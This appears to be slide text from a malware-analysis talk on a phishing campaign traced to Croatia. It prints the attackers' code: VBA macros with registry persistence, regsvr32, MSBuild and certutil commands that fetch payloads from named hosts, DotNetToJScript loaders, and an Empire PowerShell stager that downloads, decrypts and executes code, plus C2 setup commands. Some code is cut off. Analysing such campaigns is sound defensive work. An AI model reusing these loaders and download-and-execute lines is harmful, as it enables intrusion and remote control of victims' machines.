

IronPython on the dark side: the silent trio from Croatia

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
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
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Payload delivery

- Comments: `cmd.exe /c echo Set objShell = CreateObject("Wscript.Shell");
objShell.Run "net use https://postahr.vip", 0, False: Wscript.Sleep 10000:
objShell.Run "regsvr32 /u /n /s /i:https://postahr.vip/page/1/update.sct
scrobj.dll", 0, False: Set objShell = Nothing >
C:\users\%username%\appdata\local\microsoft\silent.vbs`

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


WebDAV server

```
Windows User
> cmd.exe
/c echo Set objS
hell = CreateObj
ect("Wscript.She
ll"): objShell.R
un "net use http
s://postahr.vip"
, 0, False: Wscr
ipt.Sleep 10000:
objShell.Run "r
egsvr32 /u /n /s
/i:https://post
ahr.vip/page/1/u
pdate.sct scrobj
.dll", 0, False:
Set objShell =
Nothing > C:\us
ers\%username%\a
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
Payload delivery

- After opening:



Payload delivery

- After allowing macro:



Payload delivery

- VBA macro:

```
1  Attribute VB_Name = "Module1"
2  Sub Sauer()
3  Dim prop As DocumentProperty
4  For Each prop In ActiveWorkbook.BuiltinDocumentProperties
5  If prop.Name = "Comments" Then
6  Shell prop.Value
7
8  WaitUntil = Now() + TimeValue("00:00:10")
9  End If
10 Next
11 Do While Now < WaitUntil
12 DoEvents
13 Loop
14 Set objShell = CreateObject("wscript.Shell")
15
16
17 CreateObject("Wscript.Shell").RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Updat", "wscript" & " " & Environ$(
18 "Userprofile") & "\Appdata\local\microsoft\Silent.vbs", "REG_SZ"
19 End Sub
```

VBS drop

Autorun only, no launch

Payload delivery

- VBA macro:

```
69 Private Sub Workbook_BeforeClose(Cancel As Boolean)
70
71
72     Dim ws As Worksheet
73
74
75     Sheets("START").Visible = xlSheetVisible
76
77
78     For Each ws In ThisWorkbook.Worksheets
79
80
81         If ws.Name <> "START" Then
82
83
84             ws.Visible = xlVeryHidden
85             End If
86
87
88         Next ws
89
90
91     ActiveWorkbook.Save
```

Some kind of builder?

Payload delivery

- [issuu.com](https://www.issuu.com) :
- stackoverflow.com :
- dummies.com :

5 Type or paste the following code:

```
Private Sub Workbook_BeforeClose(Cancel As Boolean)
'Step 1: Declare your variables
    Dim ws As Worksheet
'Step 2: Unhide the Starting Sheet
    Sheets("START").Visible = xlSheetVisible
'Step 3: Start looping through all worksheets
    For Each ws In ThisWorkbook.Worksheets
'Step 4: Check each worksheet name
        If ws.Name <> "START" Then
'Step 5: Hide the sheet
            ws.Visible = xlVeryHidden
        End If
'Step 6: Loop to next worksheet
    Next ws
'Step 7: Save the workbook
    ActiveWorkbook.Save
End Sub
```

In Step 1, you declare an object called ws to create a memory container for each worksheet you will loop through.

Payload delivery

- Downloaded update.sct:

```
1  <?XML version="1.0"?>
2  <scriptlet>
3    <registration
4      description="Win32COMDebug"
5      progid="Win32COMDebug"
6      version="1.00"
7      classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
8    >
9    <script language="JScript">
10      <![CDATA[
11        function setversion() {
12        }
13        function debug(s) {}
14        function base64ToStream(b) {
15          var enc = new ActiveXObject("System.Text.ASCIIEncoding");
16          var length = enc.GetByteCount_2(b);
17          var ba = enc.GetBytes_4(b);
18          var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
19          ba = transform.TransformFinalBlock(ba, 0, length);
20          var ms = new ActiveXObject("System.IO.MemoryStream");
21          ms.Write(ba, 0, (length / 4) * 3);
22          ms.Position = 0;
23          return ms;
24        }
25
26        var serialized_obj = "AAEAAAD/////AQAAAAAAAAAAEQAACJTeXN0ZW0uRGVsZWdhdGVtZXJpYWxpemF0aW9uSG9sZGVy"+
27          "AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXR1U2VyaWFsaXph"+
28          "dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5I1N5c3RlbS5EZWxlZ2F0ZVNlcmlhbG16YXRpb25Ib2xk"+
```

Payload delivery


- Downloaded update.sct:

```
263 "AAABDQAAAAQAAAAJFwAAAAkGAAAAACRYAAAAAGGgAAACdTeXN0ZW0uUmVmbGVjdGlvb3N1bWJs"+
264 "eSBMb2FkKEJ5dGVbXSkIAAAACgsA";
265 var entry_class = 'LegitScript.Program';
266
267 try {
268     setversion();
269     var stm = base64ToStream(serialized_obj);
270     var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
271     var al = new ActiveXObject('System.Collections.ArrayList');
272     var d = fmt.Deserialize_2(stm);
273     al.Add(undefined);
274     var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);
275
276 } catch (e) {
277     debug(e.message);
```

Payload delivery

- rastamouse.me :
- github.com :

Final result should look something like this.



```
1 <?xml version='1.0'?>
2 <stylesheet
3 xmlns="http://www.w3.org/199
4 xmlns:user="placeholder"
5 version="1.0">
6 <output method="text"/>
7 <ms:script implements-prefix="DotNetToJScript"
8 <![CDATA[
9
10 function setversion() {
11 }
12 function debug(s) {}
13 function base64ToStream(b) {
14     var enc = new Active
15     var length = enc.Get
16     var ba = enc.GetByte
17     var transform = new
18     ba = transform.Trans
19     var ms = new ActiveX
20     ms.Write(ba, 0, (len
21     ms.Position = 0;
22     return ms;
23 }
24
25 var serialized_obj = "AAEAAAI
26 "AwAAAAhEZVx1Z2F0ZDQ0YXJnZXQwB21ldGhvZDADAwMwU31zdGVtLkR1bGVnYXR1U2VyaWwFsaXph"+
```

caseysmithrc / script.js
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script.js

```
1 function setversion() {
2     new ActiveXObject('WScript.Shell').Environment('Process')['COMPLUS_Version'] = 'v4.0.30319';
3 }
4 function debug(s) {}
5 function base64ToStream(b) {
6     var enc = new ActiveXObject("System.Text.ASCIIEncoding");
7     var length = enc.GetByteCount_2(b);
8     var ba = enc.GetBytes_4(b);
9     var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
10    ba = transform.TransformFinalBlock(ba, 0, length);
11    var ms = new ActiveXObject("System.IO.MemoryStream");
12    ms.Write(ba, 0, (length / 4) * 3);
13    ms.Position = 0;
14    return ms;
15 }
16
17 var serialized_obj = "AAEAAAD/////AQAAAAAAAAAAEAQAACJTeXN0ZW0uRGVzZWdhdGVtZXJpYXpempemF0aW9uSG9sZGVy"+
```

- ```
MZP ♥ ♦ 7 @ A ♪♫||♫|o=!q@L=!This program
$ PE L♥ 4o±[p 00000 & VE @ 0 ♦ a
 H .text \% & 0 .nsrc i+ .
 &0(↓ 0 * !!00 9 0 ◀ ~0 ♦ 0000, " re pll 0 0(! 0o] 0s$ 00•A0 0 ~
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```

phdays.com



# Payload delivery

- PowerPick [GitHub](#) project

The screenshot shows the GitHub interface for the PowerShellEmpire/PowerTools repository. The 'PowerPick' subdirectory is selected, showing a list of files and folders. The 'SharpPick' folder is highlighted with a red box. The commit history for each file is shown as 'Update PowerPick. Add PowerBreach' 4 years ago.

| File/Folder      | Commit Message                    | Time        |
|------------------|-----------------------------------|-------------|
| PSInjector       | Update PowerPick. Add PowerBreach | 4 years ago |
| ReflectivePick   | Update PowerPick. Add PowerBreach | 4 years ago |
| <b>SharpPick</b> | Update PowerPick. Add PowerBreach | 4 years ago |
| bin              | Update PowerPick. Add PowerBreach | 4 years ago |
| .DS_Store        | Update PowerPick. Add PowerBreach | 4 years ago |
| PowerPick.sdf    | Update PowerPick. Add PowerBreach | 4 years ago |
| PowerPick.sln    | Update PowerPick. Add PowerBreach | 4 years ago |
| README.md        | Update PowerPick. Add PowerBreach | 4 years ago |

# Payload delivery

- dnSpy decompilation:

```
 rACQAdAApADsAJABpAHYAPQAKAGQAQQBUAEEAwAwAC4ALgAzAF0AOwAkAEQAYQBUAEEAPQAI
 AoACQASQBWACsAJABLACKAKQB8AEkARQBYAA==";
 string @string = Encoding.Unicode.GetString(Convert.FromBase64String(s));
 Runspace runspace = RunspaceFactory.CreateRunspace();
 runspace.Open();
 RunspaceInvoke runspaceInvoke = new RunspaceInvoke(runspace);
 Pipeline pipeline = runspace.CreatePipeline();
 pipeline.Commands.AddScript(@string);
 pipeline.Commands.Add("Out-String");
 Collection<PSObject> collection = pipeline.Invoke();
 runspace.Close();
 StringBuilder stringBuilder = new StringBuilder();
 foreach (PSObject value in collection)
 {
 stringBuilder.Append(value);
 }
 return stringBuilder.ToString().Trim();
}
```

# Payload delivery

- Base64 decoded:

```
$ErrorActionPreference = "SilentlyContinue";$WC=NEW-OBJECT SYSTeM.NeT.WEBClIEnt;$u='Mozilla/5.0 (Win
ack = {$true};$wc.HEAdErS.AdD('User-Agent',$u);$wc.PRoxY=[SYsteM.NeT.WEbReQUEsT]::DEFAuLTWEbPRoxy;$v
G]::ASCIIGetByTes('d32ce1b8cf3b11345b478d93fbec1e69');$R={$D,$K=$ARgs;$S=0..255;0..255|%{$J=($J+$S[
$S[($S[$I]+$S[$H])%256]}};$ser='https://posteitaliane.live:443';$t='/owa/mail/drafts.srf';$wc.HEAdEF
A[0..3];$DaTA=$daTA[4..$DaTa.LeNgtH];-joIN[Char[]](& $R $DATA ($IV+$K))|IEX
```

# Payload delivery

- PowerShell script semi-beautified:

```
1 $ErrorActionPreference = "SilentlyContinue";
2 $wc=new-object system.net.webclient;
3 $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; yiell; rv:11.0) like Gecko';
4 [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
5 $wc.headers.add('User-Agent',$u);
6 $wc.proxy=[system.net.webrequest]::defaultwebproxy;
7 $wc.proxy.credentials = [system.net.credentialcache]::defaultnetworkcredentials;
8 $Script:Proxy = $wc.Proxy;
9 $k=[system.text.encoding]::ascii.getbytes('d32celb8cf3b11345b478d93fbecle69');
10 $r={
11 $D,$K=$Args;
12 $S=0..255;0..255| %{
13 $J=($J+$S[$_] + $K[$_ % $K.Count]) % 256; $S[$_] , $S[$J] = $S[$J] , $S[$_]
14 };
15 $D| %{ $I=($I+1) % 256;
16 $H=($H+$S[$I]) % 256;
17 $S[$I], $S[$H] = $S[$H], $S[$I];
18 $_ -bxOr $S[(($S[$I] + $S[$H]) % 256)]
19 }
20 };
21 $ser='https://posteitaliane.live:443';
22 $t='/owa/mail/drafts.srf';
23 $wc.headers.add("Accept","*/*");
24 $wc.headers.add("Cookie","session=36PS/Uj5ASyS4NRVR1X99+B7qYo=");
25 $data=$wc.downloaddata($ser+$t);
26 $iv=$data[0..3];
27 $data=$data[4..$data.length];
28 -join[char[]](& $r $data ($iv+$k))|iex
```

RC4 decryption

# Payload delivery

- [fireeye.com](https://www.fireeye.com) :

## Empire Backdoor

When the file contents are extracted, WinRAR drops a .bat file named mssconf.bat in the Startup folder. The batch file contains commands that invoke base64-encoded PowerShell commands. After decoding, the PowerShell commands invoked are found to be the Empire backdoor, as shown in Figure 18. We did not observe any additional payloads at the time of analysis.

```
$ser='http://31.148.220.53:80';
$t='/login/process.php';
$wc.HEADERS.Add("Cookie","session=r9KUCbbrkUy9aaS3zgswr/KN8LQ=");
$data=$wc.DownloadData($ser+$t);
$iv=$data[0..3];
$data=$data[4..$data.Length];
-JOIN[Char[]](& $R $data ($iv+$k)) | IEX
```

Figure 18: Empire backdoor

# Payload delivery

- [payatu.com](https://payatu.com) :

In order to setup smart redirection, you need to configure your C2 server as well as the Redirector server. Below are the exact details as how to configure your C2 server and your Redirector server for smart redirection.

Setting up the C2 server

```
listeners
uselistener http
set Name microsoft
set DefaultJitter 0.6
set DefaultDelay 11
set DefaultProfile /owa/mail/inbox.srf,/owa/mail/drafts.srf,/owa/mail/archive.srf|Mozilla/5.0
(Windows NT 6.1; WOW64; Trident/7.0; yie11; rv:11.0) like Gecko|Accept:*/*
set Host http://[Redirector-ip]:80
```

save the above text as microsoft.profile and start powershell empire with the following command


```
./empire -r microsoft.profile (would start empire with the microsoft profile)
```

HTTP[S] Options:

| Name | Required | Value | Description |
|------|----------|-------|-------------|
| ---- | -----    | ----- | -----       |

# Payload delivery

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  - Country: HR (Croatia)
- Last modified by: Luzer





# Payload delivery

- Comments: `cmd.exe /c echo Set objShell = CreateObject("Wscript.Shell"):objShell.Run "C:\windows\system32\cmd.exe /c net use \\176.105.255.59\webdav",0:Wscript.Sleep 60000: objShell.Run "%windir%\Microsoft.Net\Framework\v4.0.30319\msbuild.exe \\176.105.255.59\webdav\msbuild.xml" , 0, False: Set objShell = Nothing > C:\users\%username%\appdata\local\microsoft\silent.vbs`

MSBuild inline  
technique

SMB server

# Payload delivery

- Previous vs current macro:

```
Attribute VB_Name = "Module1"
Sub Sauer()
Dim prop As DocumentProperty
For Each prop In ActiveWorkbook.BuiltinDocumentProperties
If prop.Name = "Comments" Then
Shell prop.Value

WaitUntil = Now() + TimeValue("00:00:10")
End If
Next
Do While Now < WaitUntil
DoEvents
Loop
Set objShell = CreateObject("wscript.Shell")

CreateObject("Wscript.Shell").RegWrite "HKCU\Software\Micros
End Sub

Attribute VB_Name = "Sheet1"
```

```
Attribute VB_Name = "Module1"
Sub Sauer()
Set objShell = CreateObject("Wscript.Shell")
objShell.Run "C:\windows\system32\cmd.exe /c net use \\176.1
Dim prop As DocumentProperty
For Each prop In ActiveWorkbook.BuiltinDocumentProperties
If prop.Name = "Comments" Then
Shell prop.Value

End If
Next
WaitUntil = Now() + TimeValue("00:00:30")
Do While Now < WaitUntil
DoEvents
Loop
CreateObject("Wscript.Shell").RegWrite "HKCU\Software\Micros
objShell.Run "%windir%\Microsoft.Net\Framework\v4.0.3031
End Sub
```

Launch added

# Payload delivery

- Downloaded msbuild.xml:

```
1 <Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
2 <!-- This inline task executes c# code. -->
3 <!-- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe msbuild.xml -->
4 <Target Name="Hello">
5 <ST>
6 </ST>
7 </Target>
8 <UsingTask TaskName="ST" TaskFactory="CodeTaskFactory" AssemblyFile=
9 "C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
10 <ParameterGroup/>
11 <Task>
12 <Using Namespace="System"/>
13 <Using Namespace="System.Reflection"/>
14 <Using Namespace="System.IO"/>
15 <Using Namespace="System.IO.Compression"/>
16 <Code Type="Fragment" Language="cs">
17 <![CDATA[
18
19 string url = "https://176.105.255.59:8089";
20
21 // ----- DO NOT EDIT BELOW HERE -----
22 string b64 =
23 "7XsLdBzVleCtqu7q6l23W92yJdtIdlvGtmzJsuQPtoItkPWxGyRbseQfmMil7rJUuLurXdUt3DY4UjAJMO
24 NJOEm8ySy7WcL6JJnNfpJJzN57X1V/JAPOJHPO7D1Tdt93733v3d+771fdGrrhPlAAwIefd94B+BKI5lp4/
```

# Payload delivery

- Downloaded msbuild.xml:

```
WDJt4K5CKNXYP9aE/T9/vbWovJPPp+h19FY26nn863rh1SCXXT4zfN12rNeaMaejvtu0qWRY4uXtk262DanzlwxYTiXKXVDallKtRz3h
Vd8QXNHZromj2pPBQggqO6RnHcJliIesuYYln+roa27etKwcB6W3rvKDugH/+Myx+W3/flt9Bxr89/98+/w8=";

string[] args = new string[] { url };
byte[] compressed = System.Convert.FromBase64String(b64);
using (MemoryStream inputStream = new MemoryStream(compressed.Length))
{
 inputStream.Write(compressed, 0, compressed.Length);
 inputStream.Seek(0, SeekOrigin.Begin);
 using (MemoryStream outputStream = new MemoryStream())
 {
 using (DeflateStream deflateStream = new DeflateStream(inputStream, CompressionMode.Decompress))
 {
 byte[] buffer = new byte[4096];
 int bytesRead;
 while ((bytesRead = deflateStream.Read(buffer, 0, buffer.Length)) != 0)
 {
 outputStream.Write(buffer, 0, bytesRead);
 }
 }
 Assembly a = Assembly.Load(outputStream.ToArray());
 Type t = a.GetType("ST");
 object classInstance = Activator.CreateInstance(t, null);
 MethodInfo methodInfo = t.GetMethod("Main");
 methodInfo.Invoke(classInstance, new object[] { args });
 }
}
```

# Payload delivery


- Is an example publicly available?



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
# Payload delivery

- Deserialized object – PE .NET
- SILENTRINITY?



# Payload delivery

- A few old documents
- First VT submission: 2018-08-23 13:20:23 (UTC)
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- Last modified by: Stringer
- First VT submission: 2018-08-29 09:04:26 (UTC)
  - Country: ?
- Last modified by: Stringer





# Payload delivery

- Two macro of old documents:

```
Attribute VB_Name = "Module1"
Sub g()
eFont = CStr(Environ("USERPROFILE"))
ewFont = CStr(Environ("WINDIR"))
cFont = "certutil"
tFont = "exe"
msFont = "MSBuild"
Set fFont = CreateObject("Scripting.FileSystemObject")
fpFont = eFont & "\\Appdata\\Local\\Microsoft\\Office\\World.bat"
fmFont = ewFont & "\\Microsoft.NET\\Framework\\V4.0.30319\\"
Dim xHttp: Set xHttp = CreateObject("MSXML2.ServerXMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.setOption(2) = 13056
xHttp.Open "GET", "http://198.46.182.158/bat3.txt", False
xHttp.Send

With bStrm
.Type = 1
.Open
.write xHttp.responseBody
.savetofile fpFont, 2
End With
Const SW_NORMAL = 0
strC = "."
strE = cFont & strC & tFont & " " & "-decode -f" & " " & fpFont
strM = fpFont

Set objW = GetObject("winmgmts:" _
& "{impersonationLevel=impersonate}!\\\\" _
& strC & "\\root\\cimv2")
Set objS = objW.Get("Win32_ProcessStartup")
Set objCg = objS.SpawnInstance_
objCg.ShowWindow = SW_NORMAL

Set objP = objW.Get("Win32_Process")
```

Download via certutil

```
Attribute VB_Name = "Module1"
Sub g()
eFont = CStr(Environ("USERPROFILE"))
ewFont = CStr(Environ("WINDIR"))
cFont = "certutil"
tFont = "exe"
msFont = "MSBuild"
Set fFont = CreateObject("Scripting.FileSystemObject")
